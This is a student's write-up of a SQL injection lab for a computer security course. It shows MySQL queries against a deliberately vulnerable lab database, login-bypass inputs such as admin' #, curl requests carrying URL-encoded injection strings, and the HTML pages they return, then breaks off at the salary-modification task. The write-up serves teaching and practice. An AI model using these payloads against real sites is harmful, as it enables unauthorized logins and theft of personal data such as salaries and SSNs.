**Dhanashree Srinivasa**

**SUID: 393473169**

**Course: Computer Security - CSE 643**

# SQL Injection Attack Lab

## Task 1: Get Familiar with SQL Statements

We can first login into the MySQL console by the command “mysql -u root –pdees".

```
[09/27/23]seed@VM:~/.../Labsetup$ docksh 64c0bab8e3cb
root@64c0bab8e3cb:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sqllab_users       |
| sys                |
+--------------------+
5 rows in set (0.00 sec)

mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

List the tables, we can see that there is only one credential table
Then we list the contents of the table credential


In the last we try to retrieve the information of the employee ‘alice’

```
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)

mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
6 rows in set (0.00 sec)

mysql> select * from credential where name='alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
1 row in set (0.00 sec)

mysql>
```

## Task 2: SQL Injection Attack on SELECT Statement

### Task 2.1: SQL Injection Attack from webpage


By Entering the username as “admin’ - -” and password as "admin”, we get an error.






Then we enter the username as “admin’ #” and password as ‘admin’, we can successfully login.

When the name is been queried, the username can be entered with ‘ to lose the quotation marks, and # to comment out the following information. Hence here the process of verifying the user’s identity bypasses the verification of the password through SQL injection, which causes only the verification of the username and logs in after successful verification.




After successful login, we can see the following:

If you check in the Url, we can see that admin'# is changed it admin'%23, since in URL encoding # is converted to %23.




From the server side below query is executed with input as:
SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password
FROM credential
WHERE name= 'Admin'
The # sign makes everything after 'admin' to be commented out, here the password. Hence, we were able to get all the information about the employees using the admin ID.

## Task 2.2: SQL Injection Attack from command line

We use the following curl command to send an HTTP request to the website and login once again as Task 2.1 and we see that we get the HTML page in the return:
curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=11'

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup    root@f58ddbba3aeb: /
[09/27/23]seed@VM:~/.../Labsetup$ dockps
f58ddbba3aeb  www-10.9.0.5
64c0bab8e3cb  mysql-10.9.0.6
[09/27/23]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=11'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

[09/27/23]seed@VM:~/.../Labsetup$
```

curl 'www.seed-server.com/unsafe_home.php?username=alice' #&Password=11'

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   root@f58ddbba3aeb: /   seed@VM: ~/.../Labsetup
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

[09/27/23]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice' #&Password=11'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      </div></nav><div class='container text-center'><div class='alert alert-danger'>The account information your provide does not exist.<br></div><a href='index.html'>Go back</a></div>[09/27/23]seed@VM:
~/.../Labsetup$
[09/27/23]seed@VM:~/.../Labsetup$
```

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   root@f58ddbba3aeb: /   seed@VM: ~/.../Labsetup
  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      </div></nav><div class='container text-center'><div class='alert alert-danger'>The account information your provide does not exist.<br></div><a href='index.html'>Go back</a></div>[09/27/23]seed@VM:~/.../Labsetup$
[09/27/23]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice%27%20%23&Password=11'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><butt
on onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container col-lg-4 col-lg-offset-4 text-center'><br><h1><b> Alice Profile </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col
'>Key</th><th scope='col'>Value</th></tr></thead><tr><th scope='row'>Employee ID</th><td>10000</td></tr><tr><th scope='row'>Salary</th><td>20000</td></tr><tr><th scope='row'>Birth</th><td>9/20</td></tr><tr><th scope='row'>SSN</th><td>10211002</td></tr><tr><th scope='row'>NickName</th><td></td></tr><tr><t
h scope='row'>Email</th><td></td></tr><tr><th scope='row'>Address</th><td></td></tr><tr><th scope='row'>Phone Number</th><td></td></tr></table>     <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>
[09/27/23]seed@VM:~/.../Labsetup$
```

curl 'www.seed-server.com/unsafe_home.php?username=alice%27%20%23&Password=11'

We get Alice's employee details in an HTML tabular format. Hence, the same attack as in Task 2.1 is performed. In Web UI the special characters have to be encoded in the HTTP request in the curl command. We use space- %20 and Single Quote (') - %27.

## Task 2.3: Append a new SQL statement


To append a new SQL statement, get the SSN of boby using the command select ssn from credential where name='boby'

```
mysql> select ssn from credential where name='boby';
+----------+
| ssn      |
+----------+
| 10213352 |
+----------+
1 row in set (0.00 sec)

mysql>
```


curl'www.seed-server.com/unsafe_home.php?username=alice%27select%20ssn%20from%20credential%20where%20name%3D%27boby%27%3B&Password=11'

```
[09/27/23]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice%27select%20ssn%20from%20credential%20where%20name%3D%27boby%27%3B&Password=
11'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>
```

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   root@f58ddbba3aeb: /   seed@VM: ~/.../Labsetup
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      </div></nav><div class='container text-center'>There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to
[09/27/23]seed@VM:~/.../Labsetup$
```




The ; separates the two SQL statement at the web server. Here, we try to get the ssn of the entry with Name value as Alice to Name value as Boby. On clicking login, we see that an error is caused while running the query and our attempt to run a second SQL command is unsuccessful.




We see a similar error with the query changed to the one entered in username. This SQL injection does not work against MySQL because in PHP's mysqli extension the mysqli::query() API does not allow multiple queries to run in the database server. The issue here is with the extension and not the MySQL server itself; because the server does allow multiple SQL commands in a single string. This limitation in MySQLi extension can be overcome by using mysqli -> multiquery(). But for security purposes, we should never use this API and avoid having multiple commands to be run using the SQL injection.


**Task 3: SQL Injection Attack on UPDATE Statement**


**Task 3.1: Modify your own salary**

